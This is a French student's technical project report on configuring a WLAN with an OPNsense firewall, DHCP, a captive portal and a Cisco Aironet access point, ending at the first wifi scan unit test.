

P2019 : 6-PlateFormeSecurisee  
MONNIER Simon

## Dossier technique du projet - partie individuelle

### Table des matières

<b>1 - SITUATION DANS LE PROJET.....</b>	<b>3</b>
1.1 - RAPPEL DES TÂCHES PROFESSIONNELLES À RÉALISER.....	3
1.2 - PRÉSENTATION DE LA PARTIE PERSONNELLE.....	3
1.2.1 - Introduction.....	3
1.2.2 - Synoptique de la réalisation.....	4
<b>2 - RÉALISATION DE LA TÂCHE «INSTALLER, CONFIGURER ET TESTER L'INFRASTRUCTURE WLAN».....</b>	<b>5</b>
2.1 - DIAGRAMME DE DÉPLOIEMENT.....	5
2.1.1 - Aperçu des différents acteurs physiques du système.....	6
2.2 - CONCEPTION DÉTAILLÉE.....	6
2.2.1 - Cas d'utilisation.....	6
2.2.2 - Plan d'adressage du réseau WLAN.....	6
2.2.3 - Configuration du réseau WLAN sur la passerelle sécurisé (Adresse IP & DHCP).....	7
2.2.4 - Configuration du point d'accès G6 sur la borne wifi Cisco Aironet 1242AG.....	9
2.3 - TEST UNITAIRE DU RÉSEAU WLAN.....	11
2.3.1 - Procédure de test.....	12
2.3.2 - Rapport d'exécution.....	12
<b>3 - RÉALISATION DE LA TÂCHE « CONFIGURER LE PORTAIL CAPTIF ».....</b>	<b>13</b>
3.1 - DIAGRAMME DE DÉPLOIEMENT.....	13
3.2 - CONCEPTION DÉTAILLÉE.....	13
3.2.1 - Cas d'utilisation.....	14
3.2.2 - Configuration du portail captif.....	15
3.3 - TEST UNITAIRE DU PORTAIL CAPTIF.....	18
3.3.1 - Procédure de test.....	18
3.3.2 - Rapport d'exécution.....	20
<b>4 - RÉALISATION DE LA TÂCHE « TESTER LES INTRUSIONS (RÉSEAU LOCAL) ».....</b>	<b>21</b>
4.1 - DIAGRAMME DE DÉPLOIEMENT.....	21
4.2 - CONCEPTION DÉTAILLÉE.....	21
4.2.1 - Cas d'utilisation.....	21
4.2.2 - Choix des outils pour le test d'intrusion.....	22
4.3 - TEST D'INTRUSION SCÉNARIO NOMINAL SUR LE RÉSEAU LAN.....	28
4.3.1 - Procédure de test.....	28
4.3.2 - Rapport d'exécution.....	31
4.4 - TEST D'INTRUSION SCÉNARIO ALTERNATIF A SUR LE RÉSEAU LAN.....	32
4.4.1 - Cas d'utilisation.....	32
4.4.2 - Procédure de test.....	32

4.4.3 - Rapport d'exécution.....	34
<b>5 - BILAN DE LA RÉALISATION PERSONNELLE.....</b>	<b>34</b>
5.1 - STATUT DES TÂCHES PROFESSIONNELLES À CHARGES.....	34
5.2 - CONSEILS EN TERME DE SÉCURITÉ.....	35
5.2.1 - Choisir avec soin ses mots de passe.....	35
5.2.2 - Effectuer des mises à jour logicielles régulières, voire automatique.....	35
5.2.3 - Bien connaître ses utilisateurs et gérer précisément les droits d'accès.....	35
5.2.4 - Procéder à des sauvegardes régulières.....	35
5.2.5 - Sécuriser l'accès WiFi.....	35
5.2.6 - Être aussi prudent avec un smartphone ou une tablette qu'avec un ordinateur.....	36
5.2.7 - Privilégier l'utilisation d'une messagerie professionnelle.....	36
5.2.8 - Télécharger des programmes uniquement sur des sites officiels.....	36
5.2.9 - Être prudent lors de l'émission de paiements Internet.....	37
5.2.10 - En cas d'incident.....	37
5.3 - CONCLUSION.....	37
5.3.1 - Points négatifs.....	37
5.3.2 - Points Positifs.....	37

## 1 - Situation dans le projet

### 1.1 - Rappel des tâches professionnelles à réaliser

Fr / Fs	Fonction de service / contraintes	Critères d'appréciation
Fr1	Installer, configurer et tester l'infrastructure WLAN	• Le réseau est opérationnel et fonctionnel
Fs2	Configurer le portail captif	• L'accès au réseau, des clients sans fil, est possible après authentification
Fs3	Configurer le DHCP (WLAN)	• Le plan d'adresse est cohérent • Le client dispose d'une configuration dynamique cohérente par rapport aux paramètres de configuration du service DHCP
Fs7	Tester les intrusions (Réseau local)	• La mise en place de procédure de tests d'intrusion est effective et opérationnelle

### 1.2 - Présentation de la partie personnelle

#### 1.2.1 - Introduction

L'objectif de ma partie personnelle dans ce projet, a été de mettre en place la partie WLAN du système (wifi), ainsi que la partie tests d'intrusion depuis le réseau local. C'est à dire, configurer la borne wifi, configurer le DHCP du WLAN, configurer le portail captif, et mettre en place une batterie de tests d'intrusion afin de vérifier la sécurité depuis le réseau local. Les travaux effectués ont permis de détecter les éventuelles menaces ou les vulnérabilités du réseau afin de prendre conscience des risques associés aux pratiques individuelles ou collectives dans le domaine de la sécurité.

*La réalisation s'est déroulée en plusieurs phases jusqu'à présent :*



**Découverte du projet (Du 11 au 15 Mars):**

- Lecture du cahier des charges
- Recherche d'information sur les différents firewalls open-source
- Recherche d'information sur les différents tests d'intrusions possibles

### Sprint 1 (Du 18 Mars au 5 Avril):

- Création du plan d'adressage et de la topologie réseau de la maquette sur Draw.io
- Choix du FireWall et de la machine qui l'héberge : IPFire au début, puis OPNsense en définitive
- Mise en place de la maquette : câblage et configuration de la borne wifi, des stations et du firewall
- Mise en place du DHCP sur le réseau WLAN

### Sprint 2 (Du 8 au 26 Avril):

- Mise en place du Portail Captif le réseau WLAN
- Intégration avec le proxy et le filtrage d'URL

### Sprint 3 (Du 29 Avril au 10 Mai):

- Mise en place d'une batterie de tests d'intrusions à partir du réseau local

## 1.2.2 - Synoptique de la réalisation

### Zone réseau WLAN & Portail Captif




figure 1: Synoptique

L'encadré **vert** sur la **figure 1: Synoptique**, représente la partie des tâches professionnelles « **Installer, configurer et tester l'infrastructure WLAN** », « **Configurer le DHCP (WLAN)** », « **Configurer le portail captif** ».

L'encadré **rouge** sur la **figure 1: Synoptique**, représente la partie des tâches professionnelles « **Tester les intrusions (Réseau local)** ».

## 2 - Réalisation de la tâche «Installer, configurer et tester l'infrastructure WLAN»

### 2.1 - Diagramme de déploiement




figure 2: Diagramme de déploiement

Le diagramme de déploiement ci-dessus permet de détailler les différents acteurs du système :

- Le point d'accès (AP) porte le ssid (Service Set Identifier) G6 et est déployé sur une **borne wifi Cisco Aironet 1242AG**. Les points d'accès IEEE 802.11a/b/g Cisco Aironet 1240AG offrent la polyvalence, la haute capacité, la sécurité et les fonctionnalités professionnelles requises par les clients du réseau local sans fil. Prenant en charge simultanément les normes 802.11a et 802.11g, la gamme Cisco Aironet 1240AG offre un débit binaire allant jusqu'à 108 Mbps dans les bandes de 5 GHz et de 2,4 GHz. La série prend actuellement en charge 12 canaux qui ne se chevauchent pas.
- La **plateforme sécurisée OPNSense** assure la protection du réseau local de l'établissement notamment grâce à son firewall intégré. Un *firewall* (ou pare-feu) est outil informatique (matériel et/ou logiciel) conçu pour protéger les données d'un réseau (protection d'un ordinateur personnel relié à Internet par exemple, ou protection d'un réseau d'entreprise). Il permet d'assurer la sécurité des informations d'un réseau en filtrant les entrées et en contrôlant les sorties selon des règles définies par son administrateur. OPNSense permet aussi de mettre en place une politique de filtrage d'URL à travers son proxy intégré, tel que le filtrage par catégorie. Cela permet entre autre, d'associer à un site Web une catégorie à laquelle il appartient. Par exemple, on peut filtrer une catégorie "Pornographie" ou encore "Sports". Enfin, OPNSense dispose aussi un Portail Captif intégré. Le portail captif est un logiciel qui s'installe sur un hotspot et qui permet de gérer l'authentification des utilisateurs qui souhaitent se connecter à Internet. Il faut noter que tous les hotspots ne fonctionnent pas sur le principe d'un portail captif, mais pour des raisons de sécurité de plus en plus de hotspots souhaitent aujourd'hui disposer d'un portail captif. (un manuel d'installation d'OPNSense est disponible dans ce rapport de projet, dans la partie manuel)
- Les **PC portables, ou tout autre périphérique équipé d'une interface wifi**, permettant de s'associer au point d'accès G6.

### 2.1.1 - Aperçu des différents acteurs physiques du système



figure 3: plateforme sécurisée



figure 4: Cisco Aironet 1242AG



figure 5: périphérique / interface wifi

## 2.2 - Conception détaillée

### 2.2.1 - Cas d'utilisation




figure 6: Cas d'utilisation

### 2.2.2 - Plan d'adressage du réseau WLAN

Le plan d'adressage ci-dessous correspond au schéma de la maquette du réseau. Chaque équipement est adressé en Ipv4 :

- le réseau LAN en 192.168.0.1/24
- le réseau **WLAN** en 192.168.1.1/24
- la passerelle du Firewall OPNSense en 10.3.2.1/23
- deux réseaux WAN distants en 17.16.0.0/26 et en 17.32.0.0/26

Périphérique	Interface	@ IP	Masque réseau	Passerelle
Router2 – accès autorisé	Serial 0/1	12.0.0.2	255.255.255.252	
Router3 – accès refusé	FastEthernet	172.31.0.1	255.255.255.0	
Router3 – accès refusé	Serial 0/0	14.0.0.1	255.255.255.252	
Router3 – accès refusé	Serial 0/1	13.0.0.2	255.255.255.252	
FireWall – WAN	FastEthernet	10.3.2.3	255.255.254.0	10.3.2.1
FireWall – WLAN	FastEthernet	192.168.1.1	255.255.255.0	
FireWall – LAN	FastEthernet	192.168.0.1	255.255.255.0	
PC1 – LAN	Carte Réseau	DHCP 100-150	255.255.255.0	192.168.0.1
PC2 – LAN	Carte Réseau	DHCP 100-150	255.255.255.0	192.168.0.1
PC3 – WLAN	Carte Réseau	DHCP 50-100	255.255.255.0	192.168.1.1
PC4 – WAN	Carte Réseau	DHCP 2-254	255.255.255.192	172.16.0.1
PC5 – WAN	Carte Réseau	DHCP 2-254	255.255.255.192	172.31.0.1
AP1 -WLAN	IPv1	192.168.1.2	255.255.255.0	192.168.1.1

figure 7: Plan d'adressage du réseau WLAN

### 2.2.3 - Configuration du réseau WLAN sur la passerelle sécurisé (Adresse IP & DHCP)

Pour configurer le réseau WLAN sur la passerelle sécurisé, je me suis connecté à l'interface web d'OPNSense, à l'aide un navigateur Web depuis un ordinateur connecté sur le réseau LAN. L'interface web de configuration d'OPNSense n'est accessible que depuis le réseau LAN, c'est une mesure de sécurité. Pour accéder à cette interface web de configuration, j'ai donc entré l'URL <https://192.168.0.1> qui correspond à l'adresse IP de la carte attribuée au réseau LAN.




figure 8: Page de connexion à l'interface web d'OPNSense

Une fois connecté je me suis rendu dans l'onglet « Interfaces → [WLAN] » (cadre rouge sur la figure ci-dessous) pour configurer l'interface WLAN de la passerelle de sécurité.




figure 9: Page de configuration interface WLAN de la passerelle de sécurité



Sur la figure ci-dessus, on peut voir qu'il faut cocher la case « Activer l'interface » (cadre rose) qui est décochée de base. Dans le cadre bleu, ce trouve le champ « Description » qui permet de nommer l'interface réseau. L'interface WLAN sert de passerelle pour tout les périphériques connectés sur le réseau WLAN, il est donc impératif de lui attribuer une adresse IP statique (cadre vert).




figure 10: Page de configuration interface WLAN de la passerelle de sécurité

La page de configuration du serveur DHCP (WLAN) est accessible depuis l'onglet « Services → Portail Captif->DHCPv4->[WLAN] » visible ci-dessous dans le cadre rouge). Une configuration basique consiste à cocher la case « Activer le serveur DHCP sur l'interface WLAN », et à définir la plage d'adresse IP dynamiquement attribuable par le serveur (cadre vert ci-dessous).




figure 11: Page de configuration du DHCP WLAN de la passerelle de sécurité



### 2.2.4 - Configuration du point d'accès G6 sur la borne wifi Cisco Aironet 1242AG.

Après avoir configurée l'interface WLAN de la passerelle de sécurisée OPNSense ainsi que le DHCP du réseau WLAN, j'ai ensuite configuré le point d'accès wifi **Cisco Aironet 1242AG**. La procédure d'installation et de configuration détaillée est disponible dans la partie manuels de ce rapport, sous le nom de « etudiant-stagiaire\_A\_MONNIER\_Simon\_Manuel\_d\_installation\_borne\_wifi\_Cisco ».

En suivant la procédure d'installation et de configuration fournie, le canal d'émission du point d'accès est défini automatiquement.

Le Wifi utilise une bande fréquence de 2.4Ghz. En réalité elle se situe dans un intervalle de fréquence compris entre 2.412Ghz et 2.484Ghz. Ce même intervalle de fréquence est découpé en plusieurs canaux ou chaîne de fréquence de 22Mhz (norme wifi) :




figure 12: Canaux de 1 à 14 dans l'intervalle de fréquence 2.412Ghz à 2.484Ghz

Le canal 14 est interdit en France et alloué aux militaires. Si tout le monde utilise le même canal, ce dernier va "saturer" et engendrer une détérioration de notre connexion wifi. En se connectant sur un canal moins "encombré", nous allons certainement améliorer notre connexion wifi, mais aussi faut il le définir.

Avant de choisir notre canal, nous pouvons scanner les canaux utilisés autour de notre point d'accès, en ligne de commande dans le terminal Linux. Cette recherche des infrastructures de réseau sans fil dans la zone de couverture radio de l'interface se fait comme suit :

- Commande **\$sudo iwlist [interface] scanning** (ex:sudo iwlist wlan0 scanning)

La commande iwlist sert à afficher des informations complémentaires à celles fournies par **iwconfig**, qui elle même est le principal outil de manipulation des paramètres d'une interface de réseau sans fil.

Le paramètre **scan[ning]** donne la liste des Points d'Accès et des cellules Ad-Hoc à portée, et optionnellement beaucoup d'autres informations à leur propos (ESSID, Qualité, Fréquence, Mode, ...). Le type d'information retourné dépend de ce que la carte supporte. Déclencher un scan est une opération nécessitant les privilèges de **root** ; les utilisateurs normaux peuvent juste lire les anciens résultats. Par défaut, la manière dont le scan est réalisé (le champ d'application) dépend de la carte et de ses paramètres. Cette commande prend des arguments optionnels, mais la plupart des pilotes les ignoreront. L'option **essid** est utilisée pour scanner un ESSID donné. Avec certaines cartes et/ou pilotes, ceci permet de détecter des réseaux cachés.

La liste des infrastructures de réseau sans fil dans la zone de couverture radio de notre point d'accès wifi, nous permet de voir les canaux les plus utilisés, et donc choisir un canal moins encombré.



- 24 mai 19 -




figure 15: Choix du canal de diffusion

Depuis la page « SETTINGS » affichée, nous pouvons changer le paramètre de canal de notre point d'accès wifi (ci-dessus, cadre bleu). Une fois cela effectué, nous pouvons relancer la commande « **sudo iwlist [interface] scanning** » pour vérifier le changement de canal.

## 2.3 - Test unitaire du réseau WLAN

### Rappel du schéma de topologie




figure 16: Schéma de topologie

### 2.3.1 - Procédure de test

Id.	Architecture testée Description Sommaire	Procédure de test
		Résultats attendus
U1.0	Diffusion du ssid « G6 » par la borne wifi	<b>Commande :</b> <b>\$ iwlist wlan0 scanning</b>
		<b>\$ iwlist wlan0 scanning</b> wlan0 Scan completed : Cell 01 - Address: 00:1C:0F:81:4F:B0 Channel:9 Frequency:2.452 GHz (Channel 9) Quality=69/70 Signal level=-41 dBm Encryption key:off ESSID:"G6"
